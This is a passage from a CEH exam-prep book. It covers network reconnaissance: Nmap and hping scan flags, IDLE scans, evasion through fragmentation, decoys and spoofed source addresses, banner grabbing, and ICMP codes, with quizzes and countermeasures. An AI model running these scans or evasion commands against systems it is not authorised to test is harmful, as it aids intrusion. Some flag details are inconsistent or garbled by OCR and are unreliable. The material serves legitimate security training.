You can use the tool **nslookup** to attempt to gather information about any domain. It actually opens a new command prompt so you can try **nslookup** commands on the target. Usually, if the DNS server is secure, these won't be successful.

Hacking Terminology

For the CEH exam you will need to understand basic hacking terminology. You will pick up a lot of the important terms as you go through this book. However, a few basic terms you should know are listed here:

- ▶ **White hat hacker:** A hacker who uses his or her skills ethically. Also known as an ethical hacker. Penetration testers are white hat hackers hired to test the security of a system.
- ▶ **Black hat hacker:** A hacker who uses his or her skills unethically—and often criminally.
- ▶ **Gray hat hacker:** Typically someone who is generally a white hat hacker but who, for some reason they believe is compelling, operates outside ethical or legal standards. (Different sources define this term differently.)
- ▶ **Shoulder surfing:** Literally looking over someone's shoulder to derive information (e.g., in a coffee shop, trying to get someone's password as they enter it).
- ▶ **Dumpster diving:** Looking through trash for documents that might reveal information that is valuable.
- ▶ **White box testing:** Penetration testing in which the tester has detailed knowledge of the target system. This is sometimes also called clear box testing or glass box testing.
- ▶ **Black box testing:** Penetration testing in which the tester knows only the target IP address or domain name.

Other Tools

There are many tools to aid you in all phases of ethical hacking. You should note that tools are a big part of the CEH exam. Not only should you memorize the names of tools and what they are for, but you should use as many of them as you can. Many of these tools can be downloaded for free. And some of them come with Kali Linux, which is a Linux distribution that comes with a number of hacking and forensics tools already installed and is available as a free download. For any penetration tester, having Kali Linux is a must. Kali is full of many tools, including the infamous Metasploit, which you will use in later chapters.

[illegible]

Cram Quiz

- Which of the following Google search strings will find documents in the URL that contains the keyword given?
 - inurl**
 - allinurl**
 - intitle**
 - inname**
- Which of the following modes for InSpy specifically searches for employees of a company on LinkedIn?
 - TechSpy**
 - LinkSpy**
 - EmpSpy**
 - CompSpy**

3. You have been asked to perform a penetration test on a company. You have only been given the company domain name and gateway IP address. What type of test is this?
- ☐ A. Clear box
 - ☐ B. Glass box
 - ☐ C. White box
 - ☐ D. Black box

Answers

1. **A.** The command **inurl** seeks out the given keyword anywhere in the URL. **allinurl** and **intitle** are commands that perform different types of searches. **inname** is not a real Google search string.
 2. **C.** The EmpSpy mode of the InSpy tool searches for employees of a specified organization on LinkedIn.
 3. **D.** A test in which the tester is given only the public-facing IP address and/or domain name is a black box test.
-

Active Reconnaissance Techniques

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Clarence is performing an Nmap scan of a database server, using **nmap -sR -oX -T3 192.168.1.19**. What is this scan?
 - A. Nothing; it is not valid.
 - B. An RPC scan with normal speed and XML output
 - C. An RPC scan with aggressive speed and no output
 - D. A TCP scan with normal speed and null flags
2. What is the TCP window size for Windows 10?
 - A. 5840
 - B. 4128
 - C. 16384
 - D. 65535
3. Jerrod is running an **hping** v3 scan on a target machine. He wants to send TCP SYN packets every 3 seconds to port 445 on host 10.10.10.15. Which command will do that?
 - A. **hping3 -i 3 10.10.10.15 -sS -V -p 445**
 - B. **hping3 1 0.10.10.15 -sS -V -p 445 -i 3**
 - C. **hping3 10.10.10.15 -S -V -p 445 -i 3**
 - D. **hping3 -i 3 10.10.10.15 -S -V -p 445 -i 3**

Answers

1. **B.** **-sR** is an RPC scan, **-T3** is normal speed, and **-oX** is XML output.
2. **D.** 65535 is the window size for Windows 10 and Free BSD. 5840 is the window size for Linux kernel 2.4 and 2.6. 4128 is the window size for Cisco routers running iOS 12.4. 16384 is the window size for OpenBSD.
3. **C.** The structure of **hping** is always the target first, then the scan type, then other flags (in this case **-V** is verbose output), then port, and then interval.

Active scanning involves actually interacting with the target network. This means there is a chance of the target network detecting your activity. There are many tools for active scanning, and the CEH exam expects you to actually know how the tools work. In other words, you need to understand TCP communications. The discussion that follows is about TCP packets, not UDP packets. UDP (User Datagram Protocol) doesn't confirm the receipt of each packet, so these packs behave a bit differently from TCP packets.

A network packet has at least three headers: TCP (Transmission Control Protocol), IP (Internet Protocol), and Ethernet. Each of these headers contains different information that can be useful. For example, the IP header contains the source and destination IP addresses. There are also a number of flags that define how the packet should work:

- ▶ **SYN = 2:** Synchronized. This is a request to synchronize the sender and receiver.
- ▶ **RST = 4:** Reset. This is used when communication needs to be reset.
- ▶ **PSH = 8:** Push. This indicates to push.
- ▶ **ACK = 16:** Acknowledgment. All packets after the initial SYN packet sent by the client should have this flag set.
- ▶ **URG = 32:** Urgent. This marks the packet as urgent.
- ▶ **ECE = 64:** ECN-Echo. This indicates things about the sender. If the SYN flag is set, the TCP peer is ECN capable.
- ▶ **CWR = 128:** Congestion Window Reduced (CWR). This flag is set by the sending host to indicate that it received a TCP segment with the ECE flag set and had responded in the congestion control mechanism.

A typical connection begins with the machine requesting a connection sending a packet with the SYN flag set. The target machine responds with the SYN and ACK flags set. Then the sender sends back the ACK flag. This is called a three-way handshake. When communication is over, the side ending the communication sends a packet with the FIN flag, the other side sends an ACK and then a FIN, and the machine that requested the termination sends an ACK flag.

Many scanning tools work by sending an unexpected flag. For example, a tool may send the FIN flag when there is no connection. Different systems respond to this flag in different ways. The FIN flag allows the scanning tool to make guesses about the target system and gain information about the target. Another technique is called the *Xmas scan* because several flags are turned on—like lights on a Christmas tree. The null scan has all flags turned off. Again, the goal

is to send unexpected packets to the destination and see what sort of response comes back.

Another type of scan that is sometimes used is the IDLE scan, sometimes called the IPID header scan. An IP packet has an IPID (IP identification) number. Operating systems increase the IPID number for each packet sent. The IDLE scan uses an idle machine (thus the name), also called a zombie machine, to help scan the target. The IDLE scan works like this:

1. You send a SYN + ACK packet to the zombie machine to probe its IPID number.
2. That machine is not expecting a SYN + ACK packet, as there was no preceding SYN, so it sends an RST packet. That RST packet contains the current IPID number.
3. You send a SYN packet to the target machine, spoofing the IP address of the zombie machine.
4. If the port is open, the target sends a SYN+ACK packet to the zombie machine. In response, the zombie sends an RST to the target.
5. If the port is closed, the target sends an RST to the zombie, but the zombie does not send anything back.
6. You probe the zombie IPID number again. An IPID increased by 2 indicates an open port, whereas an IPID increased by 1 indicates a closed port.

The idea is to perform a port scan of the target, but the target's logs will contain only the IP address of the zombie machine.

ExamAlert

Objective The CEH exam may test you on all of the flags. However, the FIN, SYN, ACK, and RST flags are most often used by scanning tools, so you should ensure that you understand these flags. Also make certain you understand the three-way handshake.

For the CEH, you have to at least basic networking knowledge. If you don't have a working knowledge of networking, you won't be able to fully understand the information provided by many tools. We cover a few basic facts here. However, if you feel you need more help with networking concepts and terminology, you might want to read *CompTIA Network+ N10-007 Exam Cram*, 6th edition, by Emmett Dulaney.

IP version 4 (IPv4) addresses are being replaced by IP version 6 (IPv6) addresses, but IPv4 addresses are still quite common. An IPv4 address appears

as a series of four decimal numbers, called *octets*, separated by periods (for example, 162.31.44.125). Each octet must be between 0 and 255; therefore, the address 162.31.44.466 would not be valid. An IPv4 address is actually four binary numbers; it is displayed in decimal format so that humans can readily read them.

Given that an IPv4 address is 32 bits long (in binary), there are 2^{32} possible IPv4 addresses; that is a total of over 4.2 billion possible IP addresses. This might seem like a lot of addresses, but we have already run out of new IP addresses. A number of measures have been used to expand the number of IP addresses, including private and public IP address space. Also, we now have IPv6 to address this issue.

IPv6 utilizes a 128-bit address (instead of a 32-bit address), so there is no chance of running out of IP addresses in the foreseeable future. IPv6 also utilizes a hex numbering method in order to avoid long addresses such as 132.6 4.34.26.64.156.143.57.1.3.7.44.122.111.201.5. An example of a hex address is 3FFE:B00:800:2::C.

SSDP Scan

SSDP (Simple Service Discovery Protocol) enables one machine to discover the services on another machine. It allows a computer to find out which machines are running DHCP, DNS, or other services. The UPnP SSDP M-SEARCH information discovery tool is a part of Metasploit that can be used to find services on other machines (see Figure 1.12). We will explore Metasploit in detail in later chapters.

```
use auxiliary/scanner/upnp/ssdp_msearch
xiliary(ssdp_msearch) > show options

Module options (auxiliary/scanner/upnp/ssdp_msearch):

  Name           Current Setting  Required  Description
  ----
  BATCHSIZE      256             yes       The number of hosts to probe in each set
  CHOST           no              no        The local client address
  REPORT_LOCATION false           yes       This determines whether to report the UPnP endpoint service advertised by SSDP
  RHOSTS         yes            yes       The target address range or CIDR identifier
  RPORT          1900            yes       The target port
  THREADS        1              yes       The number of concurrent threads

msf auxiliary(ssdp_msearch) > set RHOSTS 192.168.1.1-192.168.1.200
RHOSTS => 192.168.1.1-192.168.1.200
```

FIGURE 1.12 UPnP SSDP M-SEARCH

Nmap

Nmap is a popular port scanner, and you can expect the CEH exam to ask you details about it. Nmap allows you to set a number of flags to customize a scan.

The allowed flags are listed here:

- ▶ **-O:** Operating system detection
- ▶ **-sP:** Ping scan
- ▶ **-sT:** TCP connect scan
- ▶ **-sS:** SYN scan
- ▶ **-sF:** FIN scan
- ▶ **-sX:** Xmas scan
- ▶ **-sN:** NULL scan
- ▶ **-sU:** UDP scan
- ▶ **-sO:** Protocol scan
- ▶ **-sA:** ACK scan
- ▶ **-sW:** Windows scan
- ▶ **-sR:** RPC scan
- ▶ **-sL:** List/DNS scan
- ▶ **-sI:** Idle scan
- ▶ **-Po:** Don't ping
- ▶ **-PT:** TCP ping
- ▶ **-PS:** SYN ping
- ▶ **-PI:** ICMP ping
- ▶ **-PB:** TCP and ICMP ping
- ▶ **-PM:** ICMP netmask
- ▶ **-oN:** Normal output
- ▶ **-oX:** XML output
- ▶ **-oG:** Greppable output
- ▶ **-oA:** All output

- **-T:** Timing
 - **-T 0:** Paranoid
 - **-T 1:** Sneaking
 - **-T 2:** Polite
 - **-T 3:** Normal
 - **-T 4:** Aggressive
 - **-T 5:** Insane

A scan that leaves the target half open is often called a *stealth scan*. In such a scan, you send a SYN packet, the server responds with SYN/ACK, and the client sends an RST before the connection is complete. This is often not noted by defensive systems. The most reliable scan is a full open scan. This means simply completing the three-way handshake and getting a full connection. The data from a full open scan is quite reliable, but it is guaranteed that your scan is at least in the logs of the target system. Scans can be done with any of the flags set, all of them set, or none of them set. There is a graphic version of Nmap called Zenmap, as shown in Figure 1.13.




FIGURE 1.13 Zenmap Tool

While Nmap is the most commonly used scanning tool, there are other tools that the CEH exam may ask you about. A few of them are listed here:

- **NetScanTools:** <https://www.netscantools.com>
- **hping:** <http://www.hping.org>
- **Ping Scanner Pro:** <https://ping-scanner-pro.soft112.com>

- ▶ **SuperScan:** <https://sectools.org/tool/superscan/>
- ▶ **Fing:** <https://www.fing.io> (for mobile devices)
- ▶ **IP Scanner:** <http://10base-t.com> (for mobile devices)
- ▶ **Visual Ping Tester:** <http://www.pingtester.net>
- ▶ **NetScanTools Pro:** <https://www.netscantools.com>
- ▶ **SolarWinds:** <http://www.solarwinds.com>

hping

hping is a versatile tool that allows you to perform a number of different scans from the command line. A few examples of **hping** scans are shown here:

- ▶ **hping3 -1 192.168.1.25** (ICMP ping)
- ▶ **hping3 -2 192.168.1.25 -p 80** (UDP scan on port 80)
- ▶ **hping3 -1 192.168.1.x--rand-dest -I eth0** (scan of a subnet for live hosts)
- ▶ **hping3 -8 80-200 -S 192.168.1.25 -V** (SYN scan of ports 80 to 200)

Commonly used **hping** flags include the following:

- ▶ **-v --version:** Show version
- ▶ **-q -- quite:** Quiet
- ▶ **-I - Interface:** Interface name
- ▶ **--beep beep:** For each matching packet
- ▶ **-a --spoof:** Spoof source address
- ▶ **-t --ttl:** Sets the Time to Live value, which by default is 64
- ▶ **-f --frag:** Splits packets into fragments
- ▶ **-p --destpot:** Destination port
- ▶ **-F:** FIN flag
- ▶ **-S:** SYN flag
- ▶ **-A:** ACK flag
- ▶ **-R:** Reset flag
- ▶ **-U:** Urgent flag
- ▶ **-X:** Xmas tree

hping also lets you spoof the source IP address. For example, **hping3 www.chuckeasttom.com -a 182.10.10.10** uses the spoofed IP address 182.10.10.10 to scan www.chuckeasttom.com.

Banner Grabbing

Banner grabbing involves attempting to grab a banner, usually from a web server, to learn about that server. Active banner grabbing techniques open a TCP (or similar) connection between an origin host and a remote host. Passive banner grabbing involves trying to derive information from error messages, network traffic, web page extensions, and similar data. One simple way to try active banner grabbing is to use Telnet:

1. Enter **telnet <IP Address> <Port 80>** (for example, **telnet 127.0.0.1 80**) and then press **Enter**.
2. Enter **HEAD /HTTP/1.0** and then press **Enter** twice.

Banner Grabbing Countermeasures

There are also several countermeasures to banner grabbing. Here are a few:

- ▶ If you are using Apache 2.x with the mod_headers module, you can use a directive in the httpd.conf file to change banner information. For example, in the header, you can set the server to a new server name.
- ▶ With Apache, you can change the ServerSignature line to **ServerSignature Off** in the httpd.conf file.
- ▶ You can display false banners to mislead or deceive attackers.
- ▶ You can use ServerMask (<https://www.iis.net/downloads/community/2009/01/servermask>) tools to disable or change banner information.
- ▶ You can turn off unnecessary services on the server to limit the information disclosure.

TTL and TCP Scanning

It is possible to identify the target operating system by examining the TTL and TCP window size in packets coming from a target. Some common TTL and TCP window size values are shown in Table 1.2.

TABLE 1.2 **TTL Values and TCP Window Sizes for Different Operating Systems**

Operating System	Time to Live	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
FreeBSD	64	65535
OpenBSD	64	16384
Windows 7 and Windows Server 2008	128	8192
Windows 10	128	65535
IOS 12.4 (Cisco routers)	255	4128

TTL and TCP Countermeasures

The CEH exam expects you to know the general countermeasures to stop TTL and TCP probes. Some basic countermeasures are listed here:

- ▶ Filter all inbound ICMP messages at the firewalls and routers.
- ▶ Configure firewall and IDS rules to detect and block probes.
- ▶ Ensure that all router, IDS, and firewall firmware is updated to the latest release/version.
- ▶ Close all unused TCP/UDP ports.
- ▶ Check logs for signs that you have been under reconnaissance (e.g., logs from a security information and event management system).

Remember that the role of an ethical hacker is to make the target organization more secure. So, understanding countermeasures is an important part of being an ethical hacker.

Evading IDS/Firewall

One of the skills that is critical for an ethical hacker is the ability to evade firewalls and IDS. Testing evasion techniques is an important part of a penetration test.

ExamAlert

The CEH exam expects you to have general knowledge of firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS). This is part of the general basic networking knowledge that is considered prerequisite for the CEH exam.

One way to evade firewalls and IDS/IPS is to spoof an IP address. Many scans don't work with IP spoofing because you are looking for a response from the target. If you spoof another IP address, the response to your scan will go to the spoofed IP address.

Fragmenting packets and having them reassembled after all fragments arrive can also obfuscate what is in the packets. This can be useful in evading firewalls and IDS/IPS. The Nmap tool allows you to fragment packets. Here is an example:

nmap -sS -T2 -A -f 192.168.1.51

This command does a SYN scan, with polite timing, in an attempt to detect services (-A) and fragment the packet.

Nmap also allows you to use a decoy address with the -D flag. You can either generate a random number of decoy addresses or specify them. The following example shows the generation of a random number of decoy addresses:

nmap -D RND:192.168.1.51

Another evasion technique is to connect via a proxy server. A proxy server is essentially an intermediary that your connections go through. There are many such tools available. Some are free, others have a minimal cost:

- ▶ **Proxy Switcher:** <https://www.proxyswitcher.com>
- ▶ **Proxifier:** <https://www.proxifier.com>
- ▶ **HMA:** <https://www.hidemyass.com/en-us/index>

Another option is to use Tor Browser. Tor is an acronym for The Onion Router. Onion routing essentially routes packets all around the world, bouncing them through proxy servers. Each packet is encrypted with multiple layers of encryption. Each proxy can decrypt only one layer and sends the packet to the next proxy. Someone who intercepts a packet in transit between two proxies can only determine the previous proxy and the next proxy—and not the origin or destination.

Tor was originally designed, implemented, and deployed as an onion routing project of the U.S. Naval Research Laboratory, for the primary purpose of protecting government communications. Tor Browser is a free tool that allows people to use the internet anonymously. It is actually a modified Firefox browser. Tor anonymizes the origin of your traffic.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Which of the following **nmap** commands performs a SYN scan on the target 192.168.1.10 using aggressive speed?
 - ☐ A. **nmap -sY -T4 192.168.1.10**
 - ☐ B. **nmap -sY -T5 192.168.1.10**
 - ☐ C. **nmap -sS -T4 192.168.1.10**
 - ☐ D. **nmap -sS -T5 192.168.1.10**

2. What type of scan does **hping3 www.chuckeasttom.com -a 182.10.10.10** perform?
 - ☐ A. It performs an **hping** ACK scan of the domain and IP address given.
 - ☐ B. It performs an **hping** scan of www.chuckeasttom.com, spoofing the IP address 182.10.10.10.
 - ☐ C. It performs an **hping** scan of 182.10.10.10 www.chuckeasttom.com.
 - ☐ D. It doesn't work without an IP address and a domain name.

3. What will you accomplish by changing the ServerSignature line to **ServerSignature Off** in the httpd.conf file?
 - ☐ A. Turn off banner information in Apache.
 - ☐ B. Turn off banner information in IIS.
 - ☐ C. Turn off digital signatures in Apache.
 - ☐ D. Turn off digital signatures in IIS.

Answers

1. **C.** **sS** indicates the SYN scan, and **T4** indicates aggressive speed.
 2. **B.** The **-a** flag allows you to spoof an IP address—in this case, 182.10.10.10.
 3. **A.** This command prevents most information from being revealed when someone attempts a banner grab of an Apache server.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers enumeration and vulnerability scanning techniques in detail.

CHAPTER 2

Enumeration and Vulnerability Scanning

This chapter covers the following exam objectives:

- ▶ Port scanning
- ▶ Network enumeration
- ▶ Vulnerability assessment

The goals of scanning and enumerating are essentially the same: to find out information about the target host. There is no passive way to perform vulnerability scanning, port scanning, or network enumeration. The target will most likely have some indication of the process—or at least it should if it has adequate security measures.

Scanning

We discussed some scanning techniques in Chapter 1, “Reconnaissance and Scanning.” In this chapter we will go a bit deeper and include network enumeration in our discussion of scanning.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Gabriella is using ICMP packets to scan a target network. She wants to alter the Time to Live value. What **ping** flag should she use?
 - A. /t
 - B. /n
 - C. /l
 - D. /T

2. Josiah is performing several scans on a target system. If he sends an Xmas scan and the port is open, what response will he get?
 - A. No response
 - B. RST
 - C. ACK
 - D. SYN-ACK

3. You are scanning a target network using **ping**, and when targeting host A in the network, you get a 10, but when targeting host B, you get a response. How would you interpret that?
 - A. The firewall is not blocking **ping**, but host A is.
 - B. The firewall is blocking **ping**.
 - C. Host B is a honeypot.
 - D. Host A does not exist.

Answers

1. **C.** **/I** is Time to Live. **/t** tells the **ping** command (in Windows) to keep pinging until manually stopped. The **/n** flag sets the count (how many pings to send) in Windows. **/T** is not a real flag.
2. **A.** If the port is closed, the response is RST; if it is open, there is no response.
3. **A.** The response to host B indicates that the host is alive. Host A sending 10 means it is administratively prohibited or blocked.

TCP Scanning

There are a number of tools you can use to perform packet scans. In Chapter 1 you saw Nmap and **hping** used in that manner. Additional tools include:

- ▶ **Omnipeek:** <https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/>
- ▶ **MiTeC Network Scanner:** <http://www.mitec.cz>
- ▶ **NEWT Professional:** <http://www.komodolabs.com>

- **MegaPing:** <http://www.magnetosoft.com>
- **Superscan:** <https://sectools.org/tool/superscan/>

You can also run some tools from a mobile device.

Recall from Chapter 1 that we discussed packet flags as well as the three-way handshake. One way to perform scanning is to create your own packets. There are quite a few tools that will do this. A few are listed here:

- **Packeteth:** <http://packeteth.sourceforge.net>
- **NetScanTools Pro:** <https://www.netscantools.com>
- **Colasoft Packet Builder:** https://www.colasoft.com/packet_builder/

Colasoft has a pro version for sale, as well as a free edition. Because Colasoft has a free version, it is worth looking at a bit closer. The main screen is shown in Figure 2.1.




FIGURE 2.1 Colasoft Main Screen

As you can see, you can select several different packet types. Figure 2.2 shows that you can edit any aspect of this packet.




FIGURE 2.2 Colasoft Packet Editing

When running scans with any tool (Nmap, Colasoft, etc.), you do not want to simply depend on the results from the tool. You want to understand what they mean. One approach that many tools use is to send a packet with a particular flag and see what the response is. The appropriate responses from the various flag scans are shown here:

- ▶ FIN scan
 - ▶ Port closed: Response is RST.
 - ▶ Port open: No response.
 - ▶ Windows PCs do not comply with RFC 793; therefore, they do not provide accurate results with this type of scan.
- ▶ Xmas scan
 - ▶ Port closed: Response is RST.
 - ▶ Port open: No response.
- ▶ SYN scan
 - ▶ Port closed: Response is RST.
 - ▶ Port open: The target responds with a SYN-ACK.

- ▶ NULL scan (all flags off)
 - ▶ RFC 793 states that if a TCP segment arrives with no flags set, the receiving host should drop the segment and send an RST.
- ▶ ACK scan
 - ▶ Port closed: No response.
 - ▶ Port open: Response is RST.

ExamAlert

Objective Expect the CEH exam to ask you about the various packets and the appropriate responses.

ICMP Scanning

ICMP (Internet Control Message Protocol) is the protocol used by utilities such as **ping** and **tracert**. You can send ICMP packets, and the error messages you receive in response can tell you quite a bit about the target.


These are the most common ICMP message types:

- ▶ **0:** Echo reply (used with **ping**)
- ▶ **1 and 2:** Reserved
- ▶ **3:** Destination unreachable
- ▶ **5:** Redirect
- ▶ **6:** Alternate host request
- ▶ **7:** Reserved
- ▶ **8:** Echo request (used with **ping**)
- ▶ **9:** Router advertisement
- ▶ **10:** Router solicitation
- ▶ **11:** Time exceeded
- ▶ **12:** Bad IP header
- ▶ **13:** Time stamp
- ▶ **14:** Time stamp reply

Message type 3 is rather important on the CEH exam. When a destination is unreachable, you want to know why. The specific message codes for message type 3 are shown here:

- ▶ **0:** Destination network unreachable.
- ▶ **1:** Destination host unreachable.
- ▶ **2:** Destination protocol unreachable.
- ▶ **3:** Destination port unreachable.
- ▶ **6:** Destination network unknown.
- ▶ **7:** Destination host unknown.
- ▶ **9:** Network administratively prohibited.
- ▶ **10:** Host administratively prohibited.
- ▶ **11:** Network unreachable for TOS (Type of Service).
- ▶ **12:** Host unreachable for TOS.
- ▶ **13:** Communication administratively prohibited.

ICMP can be used in a number of ways. The simplest way is to simply ping a target to see if it is present. This is shown in Figure 2.3.



```
Command Prompt

C:\Users\Administrator>ping www.chuckeasttom.com

Pinging sbsfe-p10r.geo.mf0.yahoodns.net [98.137.244.30] with 32 bytes of data:
Reply from 98.137.244.30: bytes=32 time=74ms TTL=47
Reply from 98.137.244.30: bytes=32 time=69ms TTL=47
Reply from 98.137.244.30: bytes=32 time=65ms TTL=47
Reply from 98.137.244.30: bytes=32 time=65ms TTL=47

Ping statistics for 98.137.244.30:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 65ms, Maximum = 74ms, Average = 68ms

C:\Users\Administrator>
```

FIGURE 2.3 Ping Scan

There are a number of flags you can use to modify a ping scan. These are shown in Table 2.1.

TABLE 2.1 **ping Command Flags**

Parameter	Description
/t	Directs ping to continue sending echo request messages to the target until interrupted. To interrupt and display statistics, press Ctrl+Enter. To interrupt and quit this command, press Ctrl+C. This flag is only useful in Windows because Linux pings indefinitely by default.
/a	Specifies that reverse name resolution be performed on the destination IP address.
/n <count>	Specifies the number of echo request messages to be sent. The default for Windows is four. The default in Linux is to keep pinging until stopped.
/l <size>	Specifies, in bytes, the size of the data field. The default is 32 bytes. The maximum size is 65,527 bytes.
/f	Specifies that echo request messages are sent with the do not fragment flag in the IP header set to 1. (This flag is not available in IPv6.)
/l <TTL>	Specifies the value of the TTL (Time to Live) field in the IP header for echo request messages sent. The default is the default TTL value for the host, which depends on the operating system. The maximum TTL is 255.
/v <TOS>	Specifies the value of the TOS (Type of Service) field in the IP header for echo request messages sent. TOS is specified as a decimal value from 0 through 255. The default is 0. (This flag is not available in IPv6.)
/s <count>	Specifies that the internet time stamp option in the IP header is used to record the time of arrival for the echo request message and corresponding echo reply message for each hop.
/w <timeout>	Specifies the amount of time, in milliseconds, to wait for the echo reply message corresponding to a given echo request message. If the echo reply message is not received within the timeout period, the "Request timed out" error message is displayed. The default timeout is 4000 milliseconds, or 4 seconds.
/R	Specifies that the round-trip path is traced (with IPv6 only).
/S <Srcaddr>	Specifies the source address to use (with IPv6 only).
/4	Specifies that IPv4 be used to ping. This parameter is not required to identify the target host with an IPv4 address. It is only required to identify the target host by name.
/6	Specifies that IPv6 be used to ping. This parameter is not required to identify the target host with an IPv6 address. It is only required to identify the target host by name.
/?	Displays help at the command prompt.

ExamAlert

Objective Whenever you see commands for which flags are provided, assume that you need to know the flags for the CEH exam. You should know **ping** flags as well as the flags for **tracert** and other network commands.

It can also be interesting to see the return messages. Many of the tools we have already discussed will allow you to do a ping sweep. Network Pinger is a tool that allows you to do a lot of different things with ICMP scans. This tool is a free download from <http://www.networkpinger.com/en/downloads/>. The main screen is shown in Figure 2.4.




FIGURE 2.4 Network Pinger Main Screen

